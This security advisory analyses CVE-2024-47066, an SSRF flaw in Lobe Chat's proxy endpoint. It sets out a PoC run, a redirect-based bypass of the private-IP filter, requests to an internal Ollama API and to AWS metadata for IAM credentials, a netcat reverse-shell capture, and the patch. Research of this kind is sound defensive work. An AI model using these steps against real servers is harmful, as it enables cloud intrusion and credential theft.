


Figure 2. CVE-2024-47066 attack scenario

- ① The attacker searches for vulnerable servers that are using Lobe Chat as an LLM frontend framework.
- ② The attacker exploits the CVE-2024-47066 vulnerability to steal EC2 instance IAM credentials.
- ③ The attacker installs malicious code on the EC2 instance using the stolen EC2 instance IAM credentials.
- ④ The attacker steals important information using the malware installed on the server.

Affected Software Versions

Software versions with the CVE-2024-47066 vulnerability:

S/W	Vulnerable version
Lobe Chat	1.19.12 or earlier versions

■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2024-47066.

Name	Information
Victim	Lobe Chat 1.19.12 (192.168.102.74:3210)
Attacker	Kali Linux (192.168.216.131)

■ Vulnerability Test

Step 1. Configuration of the environment

The docker environment for CVE-2024-47066 Vulnerability testing can be found at the EQST Lab's GitHub Repository URL below:

•URL: <https://github.com/EQSTLab/CVE-2024-47066>

First, download the file from the CVE-2024-47066 repository using the git clone command on the victim's PC. The environment can now be easily built by entering the following commands.

```
> cd docker  
> docker compose up -d
```

Since version 1.19.12 is being used, we can see that this environment is vulnerable.




Figure 3. Finding a vulnerable Lobe Chat environment

Step 2. Vulnerability test

You can find the PoC for testing the CVE-2024-47066 vulnerability at the EQST Lab's GitHub Repository URL below:

•URL: <https://github.com/EQSTLab/CVE-2024-47066>

Download the PoC from the CVE-2024-47066 repository using the git clone command on the attacker's PC.

```
(root@kali)-[~/home/kali]
└─# git clone https://github.com/EQSTLab/CVE-2024-47066.git
Cloning into 'CVE-2024-47066' ...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 31 (delta 9), reused 18 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (31/31), 88.18 KiB | 17.64 MiB/s, done.
Resolving deltas: 100% (9/9), done.
```

Figure 4. Downloading the CVE-2024-47066 PoC

You can run the PoC file with CVE-2024-47066.py. The payload sent from the attacker's PC is executed on the victim's Lobe Chat.

```
$ python3 CVE-2024-47066.py -v [Lobe Chat page] -i [Internal page]
```

The environment is configured with an address <http://www.internal-service:4000> that can only be accessed internally. An SSRF attack can be attempted against the service using the following command.

```
$ python3 CVE-2024-47066.py -v http://192.168.102.74 -i http://www.internal-service:4000
```

Enter the PoC execution command on the attacker's PC as shown below.

```
(root@kali)-[~/home/kali/CVE-2024-47066]
└─# python3 CVE-2024-47066.py -v http://192.168.102.74:3210 -i http://www.internal-service:4000
```

Figure 5. Example of the PoC execution command

As below, the victim PC is loading <http://www.internal-service:4000>, which is the environment built internally.

```
[\\] Exploit loading, please wait ...
[+] Shorten URL: https://shorturl.at/fyb0Y
[+] Trying SSRF Attack ...
[+] Done !!
Response: EQST{7357_f146}
```

Figure 6. Example of stealing internal data

■ Detailed Analysis of the Vulnerability

This section provides a sequential description of the CVE-2024-47066 vulnerability occurrence mechanism and the attack scenario. **Step 1** presents the verification logic for the address entered by the user and a method to bypass it. **Step 2** explains SSRF attacks and describes attack scenarios that can be applied to Lobe Chat.

Step 1. Exploring points vulnerable to SSRF attacks

1) Custom Plugin

Lobe Chat supports a variety of plugins, including plugins available in the Plugin Store as well as custom plugins.




Figure 7. Custom plugin access path

When loading it, it is necessary to enter the address of the manifest file that describes how the plug-in function is implemented. The manifest file contains the following:

Item	Description
identifier	Plugin identifier
api	Array with all the API interfaces of the plugin listed
ui	Address where the plugin loads the front-end interface
gateway	Specified gateway for querying the API interfaces
version	Plugin version

According to the above specifications, the manifest file is made up of following json file.

```
{
  "api": [
    {
      "url": "http://localhost:3400/api/clothes",
      "name": "recommendClothes",
      "description": "Recommend clothes to the user based on their mood",
      "parameters": {
        "properties": {
          "mood": {
            "description": "The user's current mood, with optional values: happy, sad, anger,
            fear, surprise, disgust",
            "enums": ["happy", "sad", "anger", "fear", "surprise", "disgust"],
            "type": "string"
          },
          "gender": {
            "type": "string",
            "enum": ["man", "woman"],
            "description": "The user's gender, which needs to be asked for from the user to
            obtain this information"
          }
        },
        "required": ["mood", "gender"],
        "type": "object"
      }
    }
  ],
  "gateway": "http://localhost:3400/api/gateway",
  "identifier": "chat-plugin-template",
  "ui": {
    "url": "http://localhost:3400",
    "height": 200
  },
  "version": "1"
}
```

When loading custom plugins in Lobe Chat, an error may appear due to a violation of the Same-Origin Policy. This is configured to be resolved by utilizing a proxy.



Figure 8. Loading custom plugins

A request using a proxy retrieves a response by sending a request to the path specified in the /api/proxy endpoint as follows.

Request

Pretty Raw Hex

```

1 POST /api/proxy HTTP/1.1
2 Host: localhost:3210
3 Content-Length: 96
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
5 Connection: keep-alive
6
7 https://lms.eqst.co.kr/home/brd/bbs/listAtclMain?mcd=MC00000081&bbsCd=LETTER&ctgrCd=01&LangCd=en

```

Response

Pretty Raw Hex Render

```

28 <html lang="ko">
29   <head>
30     <meta charset="utf-8">
31     <title>EQST LMS</title>
32     <meta name="viewport" content="width=device-width,initial-scale=1.0">
33     <meta name="description" content="페이지">
34     <link rel="apple-touch-icon-precomposed" sizes="57x57" href="/tpl/001/img/common/apple-touch-icon-57x57.png">
35     <link rel="icon" type="image/png" href="/tpl/001/img/common/favicon-16x16.png" sizes="16x16">
36     <link rel="stylesheet" href="/tpl/001/libraries/font-awesome-4.6.2/css/font-awesome.min.css" />
37     <link rel="stylesheet" href="/tpl/001/components/transition.css" />
38     <link rel="stylesheet" href="/tpl/001/components/sidebar.css" />
39     <link rel="stylesheet" href="/tpl/001/components/accordion.css" />
40     <link rel="stylesheet" href="/tpl/001/css/hrd_common.css">
41     <link rel="stylesheet" href="/tpl/001/css/webfonts.css">
42     <link rel="stylesheet" href="/tpl/001/css/layout.css">
43     <link rel="stylesheet" href="/tpl/001/css/effect_slick.css">
44     <link rel="stylesheet" href="/tpl/001/css/jquery-ui.css" />
45     <link rel="stylesheet" href="/tpl/001/css/jquery.mCustomScrollbar.min.css" />

```

Figure 9. Result of an /api/proxy request

2) /api/proxy endpoint analysis

/api/proxy consists of the following TypeScript code:

```

import { isPrivate } from 'ip';
import { NextResponse } from 'next/server';
import dns from 'node:dns';
import { promisify } from 'node:util';

const lookupAsync = promisify(dns.lookup);

export const runtime = 'nodejs';

/**
 * just for a proxy
 */
export const POST = async (req: Request) => {
  const url = new URL(await req.text());
  let address;

  try {
    const lookupResult = await lookupAsync(url.hostname);
    address = lookupResult.address;
  } catch (err) {
    console.error(`${url.hostname} DNS parser error:`, err);

    return NextResponse.json({ error: 'DNS parser error' }, { status: 504 });
  }

  const isInternalHost = isPrivate(address);

  if (isInternalHost)
    return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });

  const res = await fetch(url.toString());

  return new Response(res.body, { headers: res.headers });
};

```

The address is verified through the following process according to the above code:

```
const isInternalHost = isPrivate(address);  
  
if (isInternalHost)  
  return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });  
  
const res = await fetch(url.toString());  
  
return new Response(res.body, { headers: res.headers });
```

- ① Check whether the IP address of the page stored in the address is an internal network address through isPrivate of the ip module and save the result in isInternalHost.
- ② If the isInternalHost value is true, a 400 error is returned instead of sending the request.
- ③ If the isInternalHost value is false, a request is sent with fetch and a response is returned.

You can find the source code for the module in the following GitHub Repository.

•URL: <https://github.com/indutny/node-ip>

In the lib/ip.js file in the corresponding repository, you can see that isPrivate verification has been implemented as follows.

```
ip.isPrivate = function (addr) {  
  // check loopback addresses first  
  if (ip.isLoopback(addr)) {  
    return true;  
  }  
  
  // ensure the ipv4 address is valid  
  if (!ip.isV6Format(addr)) {  
    const ipl = ip.normalizeToLong(addr);  
    if (ipl < 0) {  
      throw new Error('invalid ipv4 address');  
    }  
    // normalize the address for the private range checks that follow  
    addr = ip.fromLong(ipl);  
  }  
  
  // check private ranges  
  return /^(::f{4}:)?10\.([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})$/i.test(addr)  
    || /^(::f{4}:)?192\.168\.([0-9]{1,3})\.([0-9]{1,3})$/i.test(addr)  
    || /^(::f{4}:)?172\.([16-9]|2\d|30|31)\.([0-9]{1,3})\.([0-9]{1,3})$/i  
      .test(addr)  
    || /^(::f{4}:)?169\.254\.([0-9]{1,3})\.([0-9]{1,3})$/i.test(addr)  
    || /^f{cd}[0-9a-f]{2}/i.test(addr)  
    || /^fe80:/i.test(addr)  
    || /^::1$/i.test(addr)  
    || /^::$/i.test(addr);  
};
```

- ① Check whether it is a loopback address, which is an IP pointing to itself.
- ② Use isV6Format to check whether the address is in IPv6 format, and if not, convert the IP address to a number and check whether it is negative or positive.

- ③ If all of the above steps have been passed, check, using a regular expression, whether it is in the private IP address range.

10.0.0.0 – 10.255.255.255 (Class A)

172.16.0.0 – 172.31.255.255 (Class B)

192.168.0.0 – 192.168.255.255 (Class B)

169.254.0.0 – 169.254.255.255 (Link Local Address¹⁶)

fc00::/7, fd00::/8 (Private IPv6)

fe80::/10 (IPv6 Link Local Address)

::1, :: (Loopback address)

3) Bypassing /api/proxy endpoint filtering

Considering the above, it can be seen that the filtering is based on the IP address and there is no other filtering logic. The fetch function in JavaScript has the following default option values when making a request:

```
let promise = fetch(url, {
  method: "GET", // POST, PUT, DELETE, etc.
  headers: {
    // the content type header value is usually auto-set
    // depending on the request body
    "Content-Type": "text/plain;charset=UTF-8"
  },
  body: undefined, // string, FormData, Blob, BufferSource, or URLSearchParams
  referrer: "about:client", // or "" to send no Referer header,
  // or an url from the current origin
  referrerPolicy: "strict-origin-when-cross-origin", // no-referrer-when-downgrade, no-
referrer, origin, same-origin...
  mode: "cors", // same-origin, no-cors
  credentials: "same-origin", // omit, include
  cache: "default", // no-store, reload, no-cache, force-cache, or only-if-cached
  redirect: "follow", // manual, error
  integrity: "", // a hash, like "sha256-abcdef1234567890"
  keepalive: false, // true
  signal: undefined, // AbortController to abort request
  window: window // null
});
```

The redirect option determines whether to follow redirection of the requested URL. The follow key value automatically makes a request to the redirected URL, while the manual key value does not follow redirection. The error key value returns an error when redirection occurs. The default key value for the redirect setting is follow, so if a redirection comes in response, the request will be sent and a response will be received. If any address that does not have an IP address of the internal network returns a redirection response to an IP address in the internal network, it is possible to send the request to the internal network and receive the response due to the characteristics of the fetch function described above.

¹⁶ Link Local Address: IPv6 unicast address with a range limited to a single link

Step 2. SSRF attack

1) Server-side request forgery (SSRF) attack

Server-side request forgery (SSRF) attacks exploit a web vulnerability that allows attackers to trick a server-side application into sending requests to unintended locations. This attack allows an attacker to manipulate a server to communicate with internal organizational infrastructure services.




Figure 10. Overview of an SSRF attack

An attacker could exploit this vulnerability to access sensitive data that is only accessible internally, and in some circumstances, the attacker could exploit the SSRF vulnerability to execute any command. In addition, if a malicious attack is attempted against a third party by exploiting the SSRF vulnerability, the attack can be viewed as an attack initiated from the server hosting the application with the vulnerability.

2) Lobe Chat SSRF attack scenario

1. Stealing AI information

The AI information theft scenario was conducted in the following internal LLM environment.

Open source	Address
Ollama	192.168.102.231:16728

In the case of Ollama, there is no additional authentication process. Therefore, if the SSRF vulnerability exists in the internal model, LLM information can be stolen through the RESTful API.

When a request is sent to the LLM model address built with Ollama, Ollama acts as follows:



```
Request
Pretty Raw Hex
1 POST /api/proxy HTTP/1.1
2 Host: 13.209.88.70
3 Content-Length: 53
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
5 Connection: keep-alive
6
7 http://3.35.24.239?url=http://192.168.102.231:16728

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch
3 content-length: 17
4 content-type: text/plain; charset=utf-8
5 date: Fri, 04 Oct 2024 03:11:44 GMT
6 Connection: keep-alive
7 Keep-Alive: timeout=5
8
9 Ollama is running
```

Figure 11. Accessing an LLM model address

If a request is sent to the /api/tags path, which LLM model is used in Ollama can be seen.



```
Request
Pretty Raw Hex
3 content-length: 62
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
5 Connection: keep-alive
6
7 http://3.35.24.239?url=http://192.168.102.231:16728/api/tags

Response
Pretty Raw Hex Render
8
9 {
  "models": [
    {
      "name": "EQST_AI3.1-70B-Q8:latest",
      "model": "EQST_AI3.1-70B-Q8:latest",
      "modified_at": "2024-09-30T06:37:24.15934836Z",
      "size": 74975055005,
      "digest": "ee9406e560fc65b6bec60bdd9a77bbb4390eca066894f9aa867b0b8f06b30a48",
      "details": {
```

Figure 12. Accessing /api/tags

If a request is sent to the /api/ps path, which LLM model is loaded into memory can also be seen.



Figure 13. Accessing /api/ps

2. Infiltrating cloud services

Role	Address
Victim	3.35.156.32
Attacker	3.35.24.239

To simulate a cloud service penetration scenario, we configure a victim using a vulnerable version of Lobe Chat currently in service on the AWS. Data that can be used to configure or manage instances in an AWS environment is called metadata. This can be accessed through the address http://169.254.159.254. Since it is possible to access everything from the instance to the IAM temporary credentials, it is possible to control the instance by stealing the credentials.

In an environment using Metadata version 1, by using the access path http://169.254.169.254/latest/meta-data, it is possible to check what metadata exists in the instance and then retrieve it. From the presence of iam/ in that path, you can infer that the instance is using an IAM Role.



Figure 14. Checking the IAM/ path

The iam/security-credentials path contains an IAM Role called rnt-ssrf.




Figure 15. IAM credential path

With access to the IAM role with that name, it is possible to obtain IAM credential information as follows:




Figure 16. Stealing a credential

Then, according to the IAM policy settings, it is possible to obtain control of the ec2 instance as follows:

```
sktester@ ~$ nc -lvp 7777
Listening on 7777
Connection received on localhost 60014
bash: cannot set terminal process group (1963): Inappropriate ioctl for device
bash: no job control in this shell
[root@ip-172-31-14-252 /]# ls
ls
bin
boot
dev
etc
```

Figure 17. Infiltrating an instance using stolen credentials

■ Countermeasures


On September 20, before CVE-2024-47066 was announced, version 1.19.13, which patched the vulnerability, was released. The source code of the version can be found with the following link:

•URL: <https://github.com/lobehub/lobe-chat/tree/v1.19.13>

Details of the vulnerability patch can be found with the following link:

•URL: <https://github.com/lobehub/lobe-chat/commit/e960a23b0c69a5762eb27d776d33dac443058faf#diff-7863de9f92a2b10e6b7e0438075c9d9f2639640eb5310505c64a0da11add43f3R7>

As mentioned above, there are changes in the location and code of route.ts in the patch.



```
src/app/api/proxy/route.ts

... @@ -0,0 +1,19 @@
1 + import { NextResponse } from 'next/server';
2 + import fetch from 'node-fetch';
3 + import { useAgent as ssrfAgent } from 'request-filtering-agent';
4 +
5 + /**
6 +  * just for a proxy
7 +  */
8 + export const POST = async (req: Request) => {
9 +   const url = await req.text();
10 +
11 +   try {
12 +     const res = await fetch(url, { agent: ssrfAgent(url) });
```

Figure 18. Change of route.ts in version 1.19.13

This patch changes the vulnerable code from app/api/proxy/route.ts to app/webapi/proxy/route.ts. The code is as follows:

```
import { NextResponse } from 'next/server';
import fetch from 'node-fetch';
import { useAgent as ssrfaAgent } from 'request-filtering-agent';
/**
 * just for a proxy
 */
export const POST = async (req: Request) => {
